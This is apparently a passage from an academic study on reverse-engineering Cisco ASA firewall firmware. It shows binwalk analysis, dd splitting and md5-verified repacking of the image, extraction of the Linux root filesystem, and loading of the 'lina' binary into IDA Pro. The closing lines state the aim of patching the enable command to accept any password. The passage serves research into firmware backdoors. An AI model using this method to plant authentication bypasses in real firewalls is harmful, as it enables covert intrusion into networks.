


```
root@safe-ThinkPad-T450s:/SYNful/ASA# binwalk asa921-k8.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
4242          0x1092          Unix path: /platform/asa/finesse/pci.c
20514         0x5022          Unix path: /platform/asa/finesse/pci.c
75000         0x124F8         SHA256 hash constants, little endian
101490        0x18C72         Unix path: /platform/asa/finesse/pci.c
144510        0x2347E         gzip compressed data, maximum compression, from Unix, last modified: 2014-04-24 17:30:11
1501312       0x16E880        gzip compressed data, has original file name: "rootfs.img", from Unix, last modified: 2014-04-24 18:15:17
30358082      0x1CF3A42       Unix path: /platform/asa/finesse/pci.c

root@safe-ThinkPad-T450s:/SYNful/ASA# 
```

Figure 21 binwalk output

In the first line (Figure 21 binwalk output, there is a 4242 start point, which means there is unknown data from 0 to 4241 bytes. The "binwalk" does not identify the first part of the file, and the rest of it is clear; for example, the most important part has a start point from 1501312 bytes and is a compressed version of Cisco's ASA software. We would propose the following method to split all parts from the original file, and then we would merge them together to see if the merged version of the software had the same md5 checksum as the original version. With this method, we could rely on our unpacking process.


The image (Figure 22) shows how we used "binwalk" data to split the original file into eight pieces. We used the "dd" command with skip and count options to achieve our goal. With the skip option, we can say that to skip a specific number of bytes, and with count option, we can manage to identify a specific number of bytes to copy into a new file. The end image (Figure 22) shows a list of the split file and the original file.



```
root@safe-ThinkPad-T450s: /SYNful/ASA 191x55
root@safe-ThinkPad-T450s:/SYNful/ASA# ll
total 29728
drwxr-xr-x 2 root root     4096 Mar 27 20:46 ./
drwxr-xr-x 4 root root     4096 Mar 27 20:39 ../
-rw-r--r-- 1 root root 30431232 Mar 27 20:46 asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# md5sum asa921-k8.bin
ba225db6ec2b86a6d284792a631df94e  asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=01-First-asa921-k8.bin bs=1 skip=0 count=4242
4242+0 records in
4242+0 records out
4242 bytes (4.2 kB, 4.1 KiB) copied, 0.00683933 s, 620 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=02-pci.c-asa921-k8.bin bs=1 skip=4242 count=16272
16272+0 records in
16272+0 records out
16272 bytes (16 kB, 16 KiB) copied, 0.0264379 s, 615 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=03-pci.c-asa921-k8.bin bs=1 skip=20514 count=54486
54486+0 records in
54486+0 records out
54486 bytes (54 kB, 53 KiB) copied, 0.0837247 s, 651 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=04-endian-asa921-k8.bin bs=1 skip=75000 count=26490
26490+0 records in
26490+0 records out
26490 bytes (26 kB, 26 KiB) copied, 0.0392947 s, 674 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=05-pci.c-asa921-k8.bin bs=1 skip=101490 count=43020
43020+0 records in
43020+0 records out
43020 bytes (43 kB, 42 KiB) copied, 0.0610762 s, 704 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=06-17:30:11-asa921-k8.bin bs=1 skip=144510 count=1356802
1356802+0 records in
1356802+0 records out
1356802 bytes (1.4 MB, 1.3 MiB) copied, 1.73223 s, 783 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=07-18:15:17-asa921-k8.bin bs=1 skip=1501312 count=28856770
28856770+0 records in
28856770+0 records out
28856770 bytes (29 MB, 28 MiB) copied, 37.0374 s, 779 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# dd if=asa921-k8.bin of=08-pci.c-asa921-k8.bin bs=1 skip=30358082 count=73150
73150+0 records in
73150+0 records out
73150 bytes (73 kB, 71 KiB) copied, 0.0942429 s, 776 kB/s
root@safe-ThinkPad-T450s:/SYNful/ASA# ll
total 59464
drwxr-xr-x 2 root root     4096 Mar 27 22:24 ./
drwxr-xr-x 4 root root     4096 Mar 27 20:39 ../
-rw-r--r-- 1 root root     4242 Mar 27 22:24 01-First-asa921-k8.bin
-rw-r--r-- 1 root root    16272 Mar 27 22:24 02-pci.c-asa921-k8.bin
-rw-r--r-- 1 root root    54486 Mar 27 22:24 03-pci.c-asa921-k8.bin
-rw-r--r-- 1 root root    26490 Mar 27 22:24 04-endian-asa921-k8.bin
-rw-r--r-- 1 root root    43020 Mar 27 22:24 05-pci.c-asa921-k8.bin
-rw-r--r-- 1 root root  1356802 Mar 27 22:24 06-17:30:11-asa921-k8.bin
-rw-r--r-- 1 root root 28856770 Mar 27 22:24 07-18:15:17-asa921-k8.bin
-rw-r--r-- 1 root root    73150 Mar 27 22:24 08-pci.c-asa921-k8.bin
-rw-r--r-- 1 root root 30431232 Mar 27 20:46 asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA#
```

Figure 22 Split ASA Software


In the next step, we describe the verification method of the ASA software split. First, we put together all eight pieces with the "cat" command (Figure 23), and then with the md5 command, we can verify that a file has same md5 checksum, like the original file (Figure 23). Finally, according to our experimental method, we can prove that the unpacking process works, and we could use it. As a result, both files have the same md5 checksum: "ba225db6ec2b86a6d284792a631df94e" (Figure 23).



```
root@safe-ThinkPad-T450s: /SYNful/ASA 191x55
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 01-First-asa921-k8.bin > asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 02-pci.c-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 03-pci.c-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 04-endian-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 05-pci.c-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 06-17\:30\:11-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 07-18\:15\:17-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# cat 08-pci.c-asa921-k8.bin >>  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# ll asa921-k8.bin*
-rw-r--r-- 1 root root 30431232 Mar 27 20:46 asa921-k8.bin
-rw-r--r-- 1 root root 30431232 Mar 27 22:37 asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA# md5sum  asa921-k8.bin asa921-k8.bin-PUT_TOGETHER
ba225db6ec2b86a6d284792a631df94e  asa921-k8.bin
ba225db6ec2b86a6d284792a631df94e  asa921-k8.bin-PUT_TOGETHER
root@safe-ThinkPad-T450s:/SYNful/ASA#
```

Figure 23 Put split files together


As we mentioned in the "binwalk" command output (Figure 21), there is an important part of the file that included zip data of the Cisco ASA software. The image (Figure 24) shows that there is a file with "rootfs.img." Moreover, with "binwalk" command "-e" switch, we could extract it (Figure 24). As a result, we have an extracted version of the "rootfs.img" file.



```
root@safe-ThinkPad-T450s: /SYNful/ASA 191x55
root@safe-ThinkPad-T450s:/SYNful/ASA# ll 07-18\:15\:17-asa921-k8.bin
-rw-r--r-- 1 root root 28856770 Mar 27 22:24 07-18:15:17-asa921-k8.bin
root@safe-ThinkPad-T450s:/SYNful/ASA# file  07-18\:15\:17-asa921-k8.bin
07-18:15:17-asa921-k8.bin: gzip compressed data, was "rootfs.img", last modified: Thu Apr 24 18:15:17 2014, from Unix
root@safe-ThinkPad-T450s:/SYNful/ASA# binwalk -e 07-18\:15\:17-asa921-k8.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             gzip compressed data, has original file name: "rootfs.img", from Unix, last modified: 2014-04-24 18:15:17

root@safe-ThinkPad-T450s:/SYNful/ASA# ll _07-18\:15\:17-asa921-k8.bin.extracted/
total 75480
drwxr-xr-x 2 root root     4096 Mar 27 22:46 ./
drwxr-xr-x 3 root root     4096 Mar 27 22:46 ../
-rw-r--r-- 1 root root 77276672 Mar 27 22:46 rootfs.img
root@safe-ThinkPad-T450s:/SYNful/ASA# 
```

Figure 24 "rootfs.img" extraction from binary file

In next step with "file" command, we identified the "rootfs.img" file type. It is a "cpio" archive file format (Figure 25) In next step with "file" command, we identified the "rootfs.img" file type. It is a "cpio" archive file format (Figure 25). Finally, we have extracted version of Cisco ASA software that is Linux OS. At first glance, we discovered the "asa" folder that has some binary files inside for handling the Cisco ASA firewalling.



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa9
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# file rootfs.img
rootfs.img: ASCII cpio archive (SVR4 with no CRC)
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# cpio -id -F rootfs.img
150931 blocks
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# ll
total 75556
drwxr-xr-x 21 root   root       4096 Mar 27 22:54 ./
drwxr-xr-x  3 root   root       4096 Mar 27 22:46 ../
drwxr-xr-x  7 902276 floppy     4096 Mar 27 22:54 asa/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 bin/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 boot/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 config/
drwxr-xr-x  3 root   root       4096 Mar 27 22:54 dev/
-rw-r--r--  1 root   root          0 Mar 27 22:54 .dir_stamp
drwxr-xr-x  8 root   root       4096 Mar 27 22:54 etc/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 home/
lrwxrwxrwx  1 root   root          9 Mar 27 22:54 init -> sbin/init*
drwxr-xr-x  7 root   root       4096 Mar 27 22:54 lib/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 lib64/
lrwxrwxrwx  1 root   root         11 Mar 27 22:54 linuxrc -> bin/busybox*
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 mnt/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 opt/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 proc/
drwxr-x---  2 root   root       4096 Mar 27 22:54 root/
-rw-r--r--  1 root   root   77276672 Mar 27 22:46 rootfs.img
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 sbin/
drwxr-xr-x  3 root   root       4096 Mar 27 22:54 share/
drwxr-xr-x  2 root   root       4096 Mar 27 22:54 sys/
drwxrwxrwt  3 root   root       4096 Mar 27 22:54 tmp/
drwxr-xr-x  9 root   root       4096 Mar 27 22:54 usr/
drwxr-xr-x  6 root   root       4096 Mar 27 22:54 var/
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# ll asa/bin/
total 50408
drwxr-xr-x 2 902276 floppy     4096 Mar 27 22:54 ./
drwxr-xr-x 7 902276 floppy     4096 Mar 27 22:54 ../
-rwxr-xr-x 1 902276 floppy    17876 Mar 27 22:54 coredump_helper*
-rwxr-xr-x 1 902276 floppy 51552156 Mar 27 22:54 lina*
-rwxr-xr-x 1 902276 floppy    34416 Mar 27 22:54 lina_monitor*
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# 
```

Figure 25 Extraction of ASA Linux file system from rootfs.img


To sum up, we have unpacked the version of the Cisco ASA Software, and we have a method to unpack and repack it. In the next section, we are going to use our finding in this section for analyzing purposes.

5.3. Analyzing process

In the content of this section, the author describes methods and techniques for the Cisco ASA software analyzing phase that are conceivably needed to find a function in the Cisco ASA software for manipulation purposes. The following subject will be covered in this section:

- Analyzing process: In this section, the author demonstrates how to find specific functions in the Cisco ASA software binary file and its relations with other functions. Finally, we are going to use the outcome of this section in the modification of the ASA software challenge.

First of all, we are going to examine the Cisco ASA software with IDA Pro disassembler software because it is important to find an assembly function that is understandable for us. Then, we can misuse it in our study. For the starting point, we are going to find some proper functions inside the Cisco ASA image with some clues that are possible to detect through the Cisco ASA command line's prompt information. We found some functions inside the Cisco ASA image that gave us clues to detect the Cisco ASA command line. In this case, we will use the "enable" command in the CLI to get information about a condition when the command password is wrong. Then, we could search the output of the warning message with the disassembler to get a closer look at the "enable" function assembly code (Figure 26).




```
Username: safe
Password: ********
Type help or '?' for a list of available commands.
ASA> ena
ASA> enable
Password: ***
Invalid password
Password: **
Invalid password
Password: **
Invalid password
Access denied.
ASA>
ASA>
ASA> en
Password: ********
ASA#
Meta-Z for help | 9600 8N1 | NOR | Minicom 2.7 | VT102 | Offline | ttyUSB0
```

Figure 26 Enable command in ASA

When we enter the wrong "enable" password, there are three "Invalid password" messages followed by "Access denied" messages. We searched these messages in IDA Pro to get information about the "enable" function (Figure 26).


In the unpacking section, we discovered that the firewall process in the ASA firewall was located in "/asa/bin/lina." To be sure that this file contained the main firewall processes, we used the Linux "strings" command to seek "Invalid password" and "Access denied" messages. Some strings about the requested messages as can be seen in (Figure 27). There was evidence that the "lina" file was the main firewalling binary file in the ASA software. Next, we analyzed it with the disassembler.


root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x62

```
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# strings asa/bin/lina |grep "Access denied."
Access denied.
%d: WebVPN user <%s> has not been successfully authenticated.Access denied.
%d: Access denied URL %s SRC %s%I%s DEST %I on interface %s
Authorization failed.  Access denied.
msgid "Access denied"
msgid "Access denied"
msgid "Access denied"
msgid "Access denied"
Access denied to the requested file on client services port.
                              dir_error("<?OUTL("Access denied")?>");
<td><img border=0 hspace=4 src="/+CSCOU+/deny.gif" <?if(bookmark["dns_error"]==1) then ?>  title="<?OUTL("Cannot find server or DNS Error")?>"<? elseif bookmark["support_error"] == 1 then ?>
title="<?OUTL("Bookmark type not supported on this platform")?>"<? else ?> title="<?OUTL("Access denied")?>"<?end?>></td>
   <td><img border=0 hspace=4 src="/+CSCOU+/deny.gif" <?if(bookmark["dns_error"]==1) then ?>  title="<?OUTL("Cannot find server or DNS Error")?>"<? elseif bookmark["support_error"] == 1 then
?> title="<?OUTL("Bookmark type not supported on this platform")?>"<? else ?> title="<?OUTL("Access denied")?>"<?end?>>
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# strings asa/bin/lina |grep "Invalid password"
Invalid password
Invalid password
-ERR Invalid password
501 Invalid password
[%d] Invalid password for %s
MUS:%x: Invalid password  sent by WSA (%s)
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# 
```

Figure 27 ASA's lina file strings command output

The IDA Pro (Interactive Disassembler) is the most popular disassembler that works on various platforms, and it has a very user-friendly interface. In the next step, we load "/asa/bin/lina" file in the IDA Pro. Usually, this step is time- and resource-consuming. Depending on the computer's power, it takes time to load the file, but it might be loaded in an hour at most. Once it has loaded, we will save it as a project in IDA Pro to eliminate future loading time consumption. There is a thing to know about loading "lina" files in the IDA Pro: the file should load in IDA Pro 32bit because the Cisco ASA software image has a 32bit CPU architecture (Figure 28).



```
Function name
sbrk
xdr_wrapstring
udev_monitor_unref
syscall
xdr_bytes
truncate
std::__throw_logic_error(char const*)
XML_SetUserData
rename
statfs
__libc_start_main
adjtimex
__cxa_begin_catch
mkfifo
time
listen
udev_enumerate_scan_devices
__udivdi3
cgroup_get_value_uint64
xdrmem_create
XML_ParserFree
XML_SetUnknownEncodingHandler
__fixunsdfdi
_longjmp
XML_ParserCreateNS
authnone_create
sigemptyset
XML_DefaultCurrent
sched_getparam
scandir
pthread_mutex_trylock
_seterr_reply
getsockname
getpagesize
xdr_u_short
tcsetattr
__ctype_b_loc
bindresvport
iopl
abort
killpg
XML_SetNotStandaloneHandler
cgroup_get_task_begin
mkdir
pipe
```

```
.init:0804D2DC ;
.init:0804D2DC ; +-------------------------------------------------------------------------+
.init:0804D2DC ; |      This file has been generated by The Interactive Disassembler (IDA)  |
.init:0804D2DC ; |              Copyright (c) 2015 Hex-Rays, <support@hex-rays.com>        |
.init:0804D2DC ; |                       License info: 48-B611-7234-BB                     |
.init:0804D2DC ; |                Doskey Lee, Kingsoft Internet Security Software          |
.init:0804D2DC ; +-------------------------------------------------------------------------+
.init:0804D2DC ;
.init:0804D2DC ; Input MD5   : 6DB44191664E8F3827218F075B03B6AE
.init:0804D2DC ; Input CRC32 : DFE3A2BB
.init:0804D2DC
.init:0804D2DC ; ---------------------------------------------------------------------------
.init:0804D2DC ; File Name   : C:\Users\safe\Desktop\Final\lina
.init:0804D2DC ; Format      : ELF for Intel 386 (Executable)
.init:0804D2DC ; Imagebase   : 8048000
.init:0804D2DC ; TLS area (.tdata) : AB71E08 - AB72E40
.init:0804D2DC ; Interpreter '/lib/ld-linux.so.2'
.init:0804D2DC ; Needed Library 'libnuma.so.1'
.init:0804D2DC ; Needed Library 'libstdc++.so.6'
.init:0804D2DC ; Needed Library 'libexpat.so.1'
.init:0804D2DC ; Needed Library 'libpthread.so.0'
.init:0804D2DC ; Needed Library 'libdl.so.2'
.init:0804D2DC ; Needed Library 'librt.so.1'
.init:0804D2DC ; Needed Library 'libcgroup.so.1'
.init:0804D2DC ; Needed Library 'libudev.so.0'
.init:0804D2DC ; Needed Library 'libm.so.6'
.init:0804D2DC ; Needed Library 'libgcc_s.so.1'
.init:0804D2DC ; Needed Library 'libc.so.6'
.init:0804D2DC ; Library rpath '/asa/lib'
.init:0804D2DC ; Library runpath '/asa/lib'
.init:0804D2DC ;
.init:0804D2DC
.init:0804D2DC                 .686p
.init:0804D2DC                 .mmx
.init:0804D2DC                 .model flat
.init:0804D2DC .intel_syntax noprefix
.init:0804D2DC
.init:0804D2DC ; ===========================================================================
.init:0804D2DC
.init:0804D2DC ; Segment type: Pure code
.init:0804D2DC ; Segment permissions: Read/Execute
.init:0804D2DC _init           segment dword public 'CODE' use32
.init:0804D2DC                 assume cs:_init
.init:0804D2DC                 ;org 804D2DCh
.init:0804D2DC                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.init:0804D2DC
.init:0804D2DC                 public _init_proc
.init:0804D2DC _init_proc:                             ; _init
.init:0804D2DC                 push    ebp
.init:0804D2DD                 mov     ebp, esp
.init:0804D2DF                 sub     esp, 8
.init:0804D2E2                 call    loc_804EA24
.init:0804D2E7                 call    loc_804EA8F
.init:0804D2EC                 call    near ptr unk_99B5950
000052DC 0804D2DC: .init:_init_proc (Synchronized with Hex View-1)
```

```
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
-------------------------------------------------------------------------------------
FL:08E1B729 Down        Disk: 20GB
```

Figure 28 Load lina into IDA Pro disassembler

In this section, we are going to check the Cisco ASA software regarding bypassing enabling its mode authentication and changing the enable command functionality to accept any password that users are entering whether it is right or wrong password.

